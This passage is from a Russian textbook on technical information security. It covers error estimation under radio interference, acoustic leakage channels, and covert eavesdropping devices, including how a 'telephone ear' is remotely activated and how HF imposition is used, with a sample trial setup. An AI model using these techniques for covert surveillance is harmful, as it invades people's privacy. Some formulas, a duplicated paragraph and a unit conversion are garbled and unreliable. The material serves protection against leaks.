В общем случае параметр сигнала при воздействии непреднамеренной помехи может быть оценен следующим образом. Предположим, что $\mathbf{Z(\lambda)}$ — некоторый, в общем случае не оптимальный, выходной сигнал радиоприемного устройства и что на вход приемника поступает аддитивная смесь полезного сигнала, мешающего сигнала (непреднамеренной помехи) и входных шумов приемника вида

$$\mathbf{U(x, y, z, t) = U_s\,(x, y, z, t, \alpha_s, \beta_s) + U_v\,(x, y, z, t, \beta_s) + U_n\,(x, y, z, t)}$$

При энергетических отношениях сигнал-шум и сигнал-помеха, достаточно больших для надежной работы измерителя, выходной сигнал $\mathbf{Z(\lambda)}$ имеет в окрестности истинного значения параметра $\lambda_и$ и ярко выраженный выброс, точка максимума которого λ_m принимается за оценку. При этом оценка $\lambda^* = \lambda_m$ может быть определена из системы уравнений

$$\begin{aligned}
&\frac{\partial}{\partial\lambda_1}\{\mathbf{M[Z(\lambda^*)]} + \overset{o}{Z}(\lambda^*)\} = \mathbf{0},\\
&\frac{\partial}{\partial\lambda_2}\{\mathbf{M[Z(\lambda^*)]} + \overset{o}{Z}(\lambda^*)\} = \mathbf{0},\\
&\quad\cdot\quad\cdot\quad\cdot\\
&\frac{\partial}{\partial\lambda_2}\{\mathbf{M[Z(\lambda^*)]} + \overset{o}{Z}(\lambda^*)\} = \mathbf{0},
\end{aligned} \tag{5.3}$$

в которой выходной сигнал $\mathbf{Z(\lambda)}$ представлен в виде суммы математического ожидания $\mathbf{M[Z(\lambda)]}$ и случайной централизованной функции $\mathbf{Z\,(\lambda)}$:

$$\mathbf{Z(\lambda) = \overset{o}{Z}\,(\lambda) + M[Z(\lambda)]} \tag{5.4}$$

Произведя разложение $\mathbf{M[Z(\lambda^*)]}$ в окрестности истинного значения измеряемого параметра $\lambda_и = (\lambda_{и_1}, ..., \lambda_{и_n})$ в степенной ряд и сохраняя только слагаемые с низшими степенями малых величин, вместо (5.3) получим

$$\begin{aligned}
&\sum_{j=0}^{n}(\lambda_i^* - \lambda_{и_i})\frac{\partial^2}{\partial\lambda_1\partial\lambda_j}\mathbf{M[Z(\lambda_и)]} + \frac{\partial}{\partial\lambda_1}\mathbf{Z(\lambda^*)} = \mathbf{0},\\
&\quad\cdot\quad\cdot\quad\cdot\\
&\sum_{j=1}^{n}(\lambda_i^* - \lambda_{и_j})\frac{\partial^2}{\partial\lambda_n\partial\lambda_j}\mathbf{M[Z(\lambda_и)]} + \frac{\partial}{\partial\lambda_n}\mathbf{Z(\lambda^*)} = \mathbf{0},
\end{aligned} \tag{5.5}$$

Обозначим

$$\begin{aligned}
&\mathbf{B_{ij}} = \frac{\partial^2}{\partial\lambda_i\partial\lambda_j}\mathbf{M[Z(\lambda_и)]},\ \eta_i = \frac{\partial}{\partial\lambda_i}\ \mathbf{Z(\lambda_и)},\\
&\eta = ||\eta_1, ..., \eta_n||^{\gamma},\ \mathbf{B} = ||\mathbf{B_{ij}}||
\end{aligned} \tag{5.6}$$

В (5.6), в отличие от (5.5), аргумент λ^* заменен на $\lambda_и$, что допустимо ввиду практического равенства статических характеристик процессов $\mathbf{Z(\lambda^*)}$ и $\mathbf{Z(\lambda_и)}$ в окрестности оценки.

Система уравнений (5.5) в матричной форме принимает вид $\mathbf{B(\lambda^* - \lambda_и) = \eta}$, откуда

$$(\lambda_i^* - \lambda_{иi}) = \sum_{j=1}^{n} B_{ij}^{-1}\,\eta_j \tag{5.7}$$

и вторые начальные моменты ошибок

$$\varepsilon_{ij} = M[(\lambda_i^* - \lambda_{иi})\,(\lambda_j^* - \lambda_{иj})] = \sum_{k,1}^{n} B_{ik}^{-1}\,B_{je}^{-1} M[\eta_k \eta_e], \tag{5.8}$$

где B_{ik}^{-1} — элементы матрицы $\mathbf{B^{-1}}$, которая является обратной по отношению к матрице $\mathbf{B}$.

Для скалярной величины ($\lambda = \lambda$) выражение (5.8) преобразуется в формулу для среднего квадрата измерения:

$$\varepsilon = \frac{M\left[\left\{\frac{d}{d\lambda} Z(\lambda_и)\right\}^2\right]}{\left\{\frac{d^2}{d\lambda^2} M\left[Z(\lambda_и)\right]\right\}^2}, \tag{5.9}$$

или, представляя $\mathbf{Z(\lambda_и)}$ согласно (5.3) в форме двух слагаемых, получаем

$$\varepsilon = (\Delta\lambda)^2 + \sigma^2_\lambda = \frac{\left\{\frac{d'}{d\lambda} M\left[Z(\lambda_и)\right]\right\}^2}{\left\{\frac{d^2}{d\lambda^2} M\left[Z(\lambda_и)\right]\right\}^2} + \frac{M\left[\left\{\frac{d}{d\lambda} \overset{o}{Z}(\lambda_и)\right\}^2\right]}{\left\{\frac{d^2}{d\lambda^2} M\left[Z(\lambda_и)\right]\right\}^2} \tag{5.10}$$

В формулах (5.9) и (5.10) берутся производные по λ, а затем подставляется значение параметра $\lambda = \lambda_и$. Выражение (5.10) имеет два слагаемых. Первое из слагаемых выражает квадрат постоянной ошибки $\mathbf{(\Delta\lambda)^2}$ (квадрат смещения оценки). Второе слагаемое есть дисперсия оценки σ^2_λ. При несмещенной оценке средний квадрат ошибки измерения равен второму слагаемому.

Воздействие непреднамеренной помехи на приемное устройство приводит к снижению точности определения сигнала, что выражается в увеличении среднего квадрата ошибки измерения. При этом увеличение ошибки измерения за счет воздействия непреднамеренной помехи не должно превышать допустимую величину $\mathbf{(\Delta\varepsilon)_{доп} = \varepsilon - \varepsilon_0}$, где ε_0 — величина среднего квадрата ошибки измерения при отсутствии непреднамеренной помехи.

Для заданных полезного сигнала и непреднамеренной помехи, когда $\rho_{пс}(\lambda)$, квадрат ошибки измерения, зависит от энергетических параметров $\mathbf{q_с}$ и $\mathbf{q_п}$, энергетические соотношения, удовлетворяющие предыдущему уравнению, определяют защитное отношение для приемника

$$k_{защ} = \frac{q_c}{q_{п_{доп}}} = \frac{1}{q_{пс_{доп}}}$$

Так, при согласованном приеме сигнала со случайной начальной фазой и амплитудой на фоне квазидетерминированной непреднамеренной помехи

$$(\Delta\varepsilon)_{доп} = 0{,}5\, q_{пс_{доп}}\, [\rho'_{пс}(\lambda_и)]^2/[\rho''_{сс}(\lambda_и)]^2$$

Отсюда искомое защитное отношение

$$k_{защ} = 0{,}5\, [\rho'_{пс}(\lambda_и)]^2/(\Delta\varepsilon)_{доп}\, [\rho''_{сс}(\lambda_и)]^2$$

Для шумовой помехи выражение для защитного отношения примет вид

$$k_{защ} = 0{,}5\, (\Delta\varepsilon)_{доп}\, [\rho''_{сс}(\lambda_и)]$$

Глава 6

Классификация акустических каналов утечки информации

Прежде чем переходить к рассмотрению собственно акустических каналов утечки информации, сформулируем основные определения акустики, на которых базируются сведения, приведенные в данной главе.

Звуком называются механические колебание частиц упругой среды (воздуха, воды, металла и т.д.), субъективно воспринимаемые органом слуха. Звуковые ощущения вызываются колебаниями среды, происходящими в диапазоне частот от 16 до 20000 Гц.

Звуковое давление — это переменное давление в среде, обусловленное распространением в ней звуковых волн. Величина звукового давления **P** оценивается силой действия звуковой волны на единицу площади и выражается в ньютонах на квадратный метр (1 Н/м^2= 10 бар).

Уровень звукового давления отношение величины звукового давления **P** к нулевому уровню, за который принято звуковое давление $\mathbf{P_0} = 2 \cdot 10^{-5}$ Н/м^2

$$\mathbf{N = 20\ lg \frac{P}{P_0}}$$

Сила (***интенсивность***) ***звука*** — количество звуковой энергии, проходящей за единицу времени через единицу площади; измеряется в ваттах на квадратный метр (Вт/м^2). Следует отметить, что звуковое давление и сила звука связаны между собой квадратичной зависимостью, т.е. увеличение звукового давления в 2 раза приводит к увеличению силы звука в 4 раза.

Уровень силы звука — отношение силы данного звука **I** к нулевому (стандартному) уровню, за который принята сила звука $\mathbf{I_0} = 10^{-12}$ Вт/м^2, выраженное в децибелах (дБ)

$$\mathbf{N = 10\ lg \frac{I}{I_0}}$$

Уровни звукового давления и силы звука, выраженные в децибелах, совпадают по величине.

Порог слышимости — наиболее тихий звук, который еще способен слышать человек на частоте 1000 Гц, что соответствует звуковому давлению $2 \cdot 10^{-5}$ Н/м^2.

Громкость звука — интенсивность звукового ощущения, вызванная данным звуком у человека с нормальным слухом. Громкость зависит от силы звука и его частоты, измеряется пропорционально логарифму силы звука и выражается количеством децибел, на

которое данный звук превышает по интенсивности звук, принятый за порог слышимости. Единица измерения громкости — фон.

Динамический диапазон — диапазон громкостей звука или разность уровней звукового давления самого громкого и самого тихого звуков, выраженная в децибелах.

Диапазон основных звуковых частот речи лежит в пределах от 70 до 1500 Гц. Однако с учетом обертонов речевой диапазон звучания расширяется до 5000–8000 Гц (рис. 6.1). У русской речи максимум динамического диапазона находится в области частот 300–400 Гц (рис. 6.2).




Рис. 6.1. Диапазон звучания обычной речи




Рис. 6.2. Максимум динамического диапазона русской речи

Спектральный уровень речи (табл. 6.1).

$$\mathbf{B = 10\ lg \frac{I\Delta F}{\Delta F I_0} = L_0\Delta F - 10\ lg\ \Delta F}\ ;$$

$$\mathbf{B_{1000} = 65 - 10\ lg\ 1000 = 35\ дБ}$$

Таблица 6.1.
Зависимость уровня звучания речи от динамического диапазона

$F_{ср}$, **Гц**	B, **дБ**	ΔF, **Гц**
350	45,5	175
500	41,5	350
1000	33,5	700
2000	25,5	1400
4000	18,5	2800

Восприятие звука человеком субъективно. Так, люди обладают способностью воспринимать звуковые колебания в очень широких диапазонах частоты и интенсивности. Однако, степень точности, с которой каждый человек может определить высоту звука (частоту звуковых колебаний) на слух, зависит от остроты, музыкальности и тренированности слуха. Помимо этого, чувствительность человеческого уха к различным по частоте звуковым колебаниям неодинакова. Большинство людей лучше всего различают звуки в диапазоне частот от 1000 до 3000 Гц.

Восприятие звука человеком субъективно. Так, люди обладают способностью воспринимать звуковые колебания в очень широких диапазонах частоты и интенсивности. Однако, степень точности, с которой каждый человек может определить высоту звука (частоту звуковых колебаний) на слух, зависит от остроты, музыкальности и тренированности слуха. Помимо этого, чувствительность человеческого уха к различным по частоте звуковым колебаниям неодинакова. Большинство людей лучше всего различают звуки в диапазоне частот от 1000 до 3000 Гц.

Такая характеристика воспринимаемого человеком звука, как громкость, является субъективной оценкой силы звука. Однако громкость зависит не только от интенсивно-

сти звука (звукового давления), но еще и от частоты. Субъективность восприятия громкости в зависимости от силы звука подчиняется основному психофизиологическому закону, который устанавливает, что громкость звука растет не пропорционально интенсивности звука, а пропорционально логарифму интенсивности звука.

Источником образования акустического канала утечки информации являются вибрирующие, колеблющиеся тела и механизмы, такие как голосовые связки человека, движущиеся элементы машин, телефонные аппараты, звукоусилительные системы и т.д. Классификация акустических каналов утечки информации представлена на рис. 6.3.




Рис. 6.3. Классификация акустических каналов

Распространение звука в пространстве осуществляется звуковыми волнами. *Упругими*, или *механическими*, *волнами* называются механические возмущения (деформации), распространяющиеся в упругой среде. Тела, которые, воздействуя на среду, вызывают эти возмущения, называются *источниками волн*. Распространение упругих волн в среде не связано с переносом вещества. В неограниченной среде оно состоит в вовлечении в вынужденные колебания все более и более удаленных от источника волн частей среды.

Упругая волна является продольной и связана с объемной деформацией упругой среды, вследствие чего может распространяться в любой среде — твердой, жидкой и газообразной.

Когда в воздухе распространяется акустическая волна, его частицы образуют упругую волну и приобретают колебательное движение, распространяясь во все стороны, если на их пути нет препятствий. В условиях помещений или иных ограниченных пространств на пути звуковых волн возникает множество препятствий, на которые волны оказывают переменное давление (двери, окна, стены, потолки, полы и т.п.), приводя их в колебательный режим. Это воздействие звуковых волн и является причиной образования акустического канала утечки информации.

Акустические каналы утечки информации образуются за счет (рис. 6.4):

- распространение акустических колебаний в свободном воздушном пространстве;
- воздействия звуковых колебаний на элементы и конструкции зданий;
- воздействия звуковых колебаний на технические средства обработки информации.




Рис. 6.4. Образование акустических каналов

Механические колебания стен, перекрытий, трубопроводов, возникающие в одном месте от воздействия на них источников звука, передаются по строительным конструкциям на значительные расстояния, почти не затухая, не ослабляясь, и излучаются в воздух как слышимый звук. Опасность такого акустического канала утечки информации по элементам здания состоит в большой и неконтролируемой дальности распространения звуковых волн, преобразованных в упругие продольные волны в стенах и перекрытиях, что позволяет прослушивать разговоры на значительных расстояниях.

Еще один канал утечки акустической информации образуют системы воздушной вентиляции помещений, различные вытяжные системы и системы подачи чистого воздуха. Возможности образования таких каналов определяются конструктивными особенностями воздуховодов и акустическими характеристиками их элементов: задвижек, переходов, распределителей и др.

Канал утечки речевой информации можно представить в виде схемы, приведенной на рис. 6.5.




Рис. 6.5. Схема канала утечки речевой информации

При этом

$$\mathbf{N = L_p = 20\ lg \frac{P_c}{P_0}}, \text{ а } \mathbf{P_c = 2 \cdot 10^{-5} \cdot 10^{\frac{L_p\ [дБ]}{20}}\ [Па]}$$

Среды распространения речевой информации по способу переноса звуковых волн делятся на:

- среды с воздушным переносом;
- среды с материальным переносом (монолит);
- среды с мембранным переносом (колебания стекол).

Среда распространения определяет звукоизоляцию, которая характеризуется *коэффициентом звукопроницаемости*:

$$\boldsymbol{\tau_\theta = \frac{P_{прошедшей}}{P_{падающей}}};$$

для диффузного поля

$$\boldsymbol{\tau = \int_0^{90^\circ} \tau_0 \sin 2\theta\ d\theta}$$

Диффузное поле — это результат наложения множества плоских волн со случайными направлениями фаз амплитуд (однородных, пространственных) от различных источников.

Количество источников для создания диффузного поля

$$\mathbf{n \approx 10^{\frac{L_\Sigma - L_п}{10}}}, \text{ иногда } \mathbf{L_\Sigma = L_{падающее}}$$

Акустическая классификация помещений осуществляется на основании высоты **h**, ширины **b** и длины **l** и имеет три группы.

1. Соразмерные $\mathbf{l/h \le 5}$.
2. Плоские $\mathbf{l/h \ge 5}$ и $\mathbf{b/h > 4}$.
3. Длинные $\mathbf{l/h > 5}$ и $\mathbf{b/h < 4}$.

Необходимо также учитывать изоляцию ограждения, которая равна

$$R = 20 \lg \frac{1}{\tau} \text{ [дБ]}$$

Звукоизоляция ограждения определяется следующим образом:

$$Q = 20 \lg \frac{P_{пр}}{P_{пад}}$$

Как уже отмечалось, под акустической понимается информация, носителем которой являются акустические сигналы. В том случае, если источником информации является человеческая речь, акустическую информацию называют *речевой*.

Первичными источниками акустических колебаний являются механические системы, например, органы речи человека, а вторичными — преобразователи различного типа, в том числе электроакустические. Последние представляют собой устройства, предназначенные для преобразования акустических колебаний в электрические и обратно. К ним относятся пьезоэлементы, микрофоны, телефоны, громкоговорители и другие устройства. В зависимости от формы акустических колебаний различают простые (тональные) и сложные сигналы. *Тональный сигнал* — это сигнал, вызываемый колебанием, совершающимся по синусоидальному закону. *Сложный сигнал* включает целый спектр гармонических составляющих.

Речевой сигнал является сложным акустическим сигналом в диапазоне частот от 200-300 Гц до 4-6 кГц

В зависимости от физической природы возникновения информационных сигналов, среды распространения акустических колебаний и способов их перехвата, акустические каналы утечки информации также можно разделить на воздушные, вибрационные, электроакустические, оптико-электронные и параметрические.

- **Воздушные каналы**. В воздушных технических каналах утечки информации средой распространения акустических сигналов является воздух, а для их перехвата используются миниатюрные высокочувствительные микрофоны и специальные направленные микрофоны.

  Микрофоны объединяются или соединяются с портативными звукозаписывающими устройствами (диктофонами) или специальными миниатюрными передатчиками.

  Перехваченная информация может передаваться по радиоканалу, оптическому каналу (в инфракрасном диапазоне длин волн), по сети переменного тока, соединительным линиям ВТСС, посторонним проводникам (трубам водоснабжения и канализации, металлоконструкциям и т.п.). Причем для передачи информации по трубам и металлоконструкциям могут применяться не только не только электромагнитные, но и механические колебания.
- **Вибрационные каналы**. В вибрационных (структурных) каналах утечки информации средой распространения акустических сигналов являются конструкции зданий, сооружений (стены, потолки, полы), трубы водоснабжения, отопления, канализации и другие твёрдые тела. Для перехвата акустических колебаний в этом случае используются контактные микрофоны (стетоскопы).

- **Электроакустические каналы**. Электроакустические технические каналы утечки информации возникают за счет электроакустических преобразований акустических сигналов в электрические. Перехват акустических колебаний осуществляется через ВТСС, обладающие “микрофонным эффектом”, а также путем “высокочастотного навязывания”.
- **Оптико-электронный канал**. Оптико-электронный (лазерный) канал утечки информации образуется при облучении лазерным лучом вибрирующих в акустическом поле тонких отражающих поверхностей (стекол, окон, картин, зеркал и т.д.). Отраженное лазерное излучение (диффузное или зеркальное) модулируется по амплитуде и фазе (по закону вибрации поверхности) и принимается приемником оптического излучения, при демодуляции которого выделяется речевая информация.
- **Параметрические каналы**. В результате воздействия акустического поля меняется давление на все элементы высокочастотных генераторов ТСПИ и ВТСС. При этом изменяется (незначительно) взаимное расположение элементов схем, проводов в катушках индуктивности, дросселей и т.п., что может привести к изменениям параметров высокочастотного сигнала, например, к модуляции его информационным сигналом. Поэтому этот канал утечки информации называется параметрическим. Это обусловлено тем, что незначительное изменение взаимного расположения проводов в катушках индуктивности (межвиткового расстояния) приводит к изменению их индуктивности, а, следовательно, к изменению частоты излучения генератора, т.е. к частотной модуляции сигнала. Точно так же воздействие акустического поля на конденсаторы приводит к изменению расстояния между пластинами и, следовательно, к изменению его емкости, что, в свою очередь, также приводит к частотной модуляции высокочастотного сигнала генерации.

  Наиболее часто наблюдается паразитная модуляция информационным сигналом излучений гетеродинов радиоприемных и телевизионных устройств, находящихся в выделенных помещениях и имеющих конденсаторы переменной емкости с воздушным диэлектриком в колебательных контурах гетеродинов. Промодулированные информационным сигналом высокочастотные колебания излучаются в окружающее пространство и могут быть перехвачены и детектированы средствами радиоразведки.

  Параметрический канал утечки информации может быть реализован и путем ВЧ облучения помещения, где установлены полуактивные закладные устройства, имеющие элементы, некоторые параметры которых (например, добротность и резонансная частота объемного резонатора) изменяются по закону изменения акустического (речевого) сигнала.

  При облучении мощным ВЧ сигналом помещения, в котором установлено закладное устройство, в котором при взаимодействии облучающего электромагнитного поля со специальными элементами закладки (например, четвертьволновым вибратором) происходит образование вторичных радиоволн, т.е. переизлучение электромагнитного поля. А специальное устройство закладки (например, объемный резонатор) обеспечивает амплитудную, фазовую или частотную модуляцию переотраженного сигнала

по закону изменения речевого сигнала. Такого вида закладки называют полуактивными.

Акустическая разведка осуществляется перехватом производственных шумов объекта и перехватом речевой информации. В акустической разведке используются:

- пассивные методы перехвата;
- активные методы перехвата;
- контактные методы перехвата.

По способу применения технические средства съема акустической информации можно классифицировать следующим образом.

- Средства, устанавливаемые заходовыми (т.е. требующими тайного физического проникновения на объект) методами:
  - радиозакладки;
  - закладки с передачей акустической информации в инфракрасном диапазоне;
  - закладки с передачей информации по сети 220 В;
  - закладки с передачей акустической информации по телефонной линии;
  - диктофоны;
  - проводные микрофоны;
  - “телефонное ухо”.
- Средства, устанавливаемые беззаходовыми методами:
  - аппаратура, использующая микрофонный эффект;
  - высокочастотное навязывание;
  - стетоскопы;
  - лазерные стетоскопы;
  - направленные микрофоны.

Заходовые методы

Перехват акустической информации с помощью радиопередающих средств

К ним относится широкая номенклатура радиозакладок (радиомикрофонов, “жучков”), назначением которых является передача по радиоканалу акустической информации, получаемой на объекте.

Применение радиопередающих средств предполагает обязательное наличие приемника, с помощью которого осуществляется прием информации от радиозакладки. Приемники используются разные — от бытовых (диапазон 88–108 МГц) до специальных. Иногда применяются так называемые автоматические станции. Они предназначены для автоматической записи информации в случае ее появления на объекте.

Перехват акустической информации с помощью ИК передатчиков

Передача информации может осуществляется по ИК каналу. Акустические закладки данного типа характеризуются крайней сложностью их обнаружения. Срок работы этих изделий — несколько суток, но следует иметь в виду, что прослушать их переда-

чу можно лишь на спецприемнике и только в прямом визуальном контакте, т.е. непосредственно видя эту закладку. Поэтому размещаются они у окон, вентиляционных отверстий и т.п., что облегчает задачу их поиска. Основное достоинство этих закладок — скрытность их работы.

Закладки, использующие в качестве канала передачи акустической информации сеть 220 В и телефонные линии

Сходство этих закладок в том, что они используют в своей работе принцип низкочастотного уплотнения канала передачи информации. Поскольку в "чистых" линиях (220 В) и телефонных линиях присутствуют только сигналы на частотах 50 Гц и 300–3500 Гц соответственно, то передатчики таких закладок, транслируя свою информацию на частотах 100–250 кГц, не мешают работе этих сетей. Подключив к этим линиям спецприемники, можно снимать передаваемую с закладки информацию на дальность до 500 м.

Диктофоны

Диктофоны — устройства, записывающие голосовую информацию на магнитный носитель (ленту, проволоку, внутреннюю микросхему памяти). Время записи различных диктофонов колеблется в пределах от 15 мин до 8 ч.

Современные цифровые диктофоны записывают информации во внутреннюю память, позволяющую производить запись разговора длительностью до нескольких часов. Эти диктофоны практически бесшумны (т.к. нет ни кассеты, ни механического лентопротяжного механизма, производящих основной шум), имеют возможность сброса записанной информации в память компьютера для ее дальнейшей обработки (повышения разборчивости речи, выделения полезных фоновых сигналов и т.д.).

Проводные микрофоны

Проводные микрофоны устанавливаются в интересующем помещении и соединяются проводной линией с приемным устройством. Микрофоны устанавливаются либо скрытно (немаскированые), либо маскируются под предметы обихода, офисной техники и т.д. Такие системы обеспечивают передачу аудиосигнала на дальность до 20 м. При использовании активных микрофонов — до 150 м. Несколько микрофонов могут заводиться на общее коммутирующее устройство, позволяющее одновременно контролировать несколько помещений и осуществляющее запись перехваченных разговоров на диктофон.

"Телефонное ухо"

Данное устройство обычно скрытно монтируется либо в телефоне, либо в телефонной розетке. Работает оно следующим образом. Человек, который хочет воспользоваться данным устройством (оператор), производит телефонный звонок по номеру, на котором оно "висит". "Телефонное ухо" ("ТУ") "проглатывает" первые два звонка, т.е. в контролируемом помещении телефонные звонки не раздаются. Оператор кладет трубку и опять набирает этот номер. В трубке будет звучать сигнал "занято", оператор ждет 30-60 с (временной пароль) и после прекращения сигнала "занято" набирает бипером (генерато-

ром DTMF-посылок) заданную кодовую комбинацию (цифровой пароль). После этого включается микрофон “ТУ” и оператор слышит все, что происходит в контролируемом помещении практически из любой точки мира, где есть телефонный аппарат. Разрыв связи произойдет, если оператор положит трубку или если кто-то поднимет телефонную трубку в контролируемом помещении. Для всех остальных абонентов, желающих дозвониться по этому номеру, будет слышен сигнал “занято”. Данный алгоритм работы является типовым, но может отличаться в деталях реализации, в зависимости от требований.

Беззаходовые методы

Аппаратура, использующая микрофонный эффект телефонных аппаратов

Прослушивание помещений через телефон осуществляется за счет использования “микрофонного эффекта”. Недостаток метода состоит в том, что “микрофонным эффектом” обладают старые модели телефонных аппаратов, которые сейчас применяются редко.

Аппаратура ВЧ навязывания

ВЧ колебания проходят через микрофон или детали телефона, обладающие “микрофонным эффектом” и модулируются в акустический сигнал из помещения, где установлен телефонный аппарат. Промодулированый сигнал демодулируется амплитудным детектором и после усиления подается на регистрирующее устройство.

Как микрофон может работать и здание. Направленное на него излучение соответствующей частоты модулируется (изменяется) специальными конструктивными элементами, которые способны улавливать звуковые колебания, возникающие при разговоре. Таким образом, отраженное от здания излучение в измененном виде несет с собой информацию о том, что было произнесено внутри.

Какие физические процессы, явления, свойства материалов могли бы способствовать реализации такого способа съема речевой информации?

Рассмотрим пример резонанса обычной телефонной трубки. Так как микрофон имеет значительно меньше сопротивление по сравнению с телефонным капсюлем, то (для простоты излагаемого материала) представим эквивалентную схему в виде короткозамкнутой линии с проводами длиной **L** и суммирующей паразитной емкостью **C** (рис. 6.6).

Условие резонанса может быть представлено как равенство нулю суммы сопротивлений емкости **C** и входного сопротивления лини. Основной резонанс имеет место при частоте ω_0. Зная длину провода между микрофоном и телефоном в телефонной трубке, можно легко рассчитать ее резонансную частоту.

Из графиков, представленных на рис. 6.7, видно, что ток на микрофоне максимален тогда, когда напряжение стремится к нулю. Ток протекает через микрофон и модулируется по закону низкой частоты, а поскольку линия в трубке далеко не идеальна, то основная часть энергии из линии преобразуется в электромагнитные колебания и излучается в эфир.

Разберемся с процессом возбуждения колебаний в резонансной системе (все той же телефонной трубке) на частоте ω_0. Явление возбуждения происходит при облучении этой резонансной системы на частоте ω_0 внешним источником высокочастотного сигнала.




Рис. 6.6. Эквивалентная схема телефонной трубки




Рис. 6.7. Взаимная зависимость тока и напряжения на микрофоне

Исходя из правила наведенных ЭДС, можно сделать вывод о том, что наибольшая мощность наведенного сигнала достигается в случае параллельного расположения телефонной трубки и передающей антенны. При расположении их под углом относительно друг друга ЭДС уменьшается.

Как уже было показано ранее, наведенный сигнал моделируется по амплитуде и излучается в эфир на той же резонансной частоте, но поскольку этот сигнал значительно слабее облучающего ВЧ сигнала на резонансной частоте, то и коэффициент модуляции по отношению к частоте модуляции становится очень малым.




Рис. 6.8. Излучение модулированного сигнала

Для нормального приема необходимо “обрезать” несущую так, чтобы коэффициент модуляции стал около 30%. При мощности генератора на частоте 370 МГц равной 40 мкВт удалось добиться уверенного приема на дальности около 100 м. Оказалось, что на дальность приема очень сильно влияет расстояние телефонного аппарата от земли. Чем ближе он расположен к земле, тем больше поглощение электромагнитного поля (рис. 6.8). В рассмотренном примере процесс модуляции происходит за счет изменения сопротивления микрофона телефонного аппарата.

При облучении проводов, линий связи и т.п., несущих аналоговую или цифровую информацию при $\omega_0 = \Delta/4$, модуляция облучающего ВЧ сигнала происходит легче, чем в случае с микрофоном телефонного аппарата.

Таким образом, съем речевой информации при облучении персонального компьютера или других цепей на большом удалении становится реальностью.

Рассмотрим цепь, несущую информацию в виде видеоимпульсов с широтной модуляцией (рис. 6.9).




Рис. 6.9. Видеоимпульсы с широтной модуляцией

Предположим, что найден участок цепи с резкими изгибами проводов, по которому проходит информация. Зная длину этого участка, можно определить и резонансную частоту ω_0.

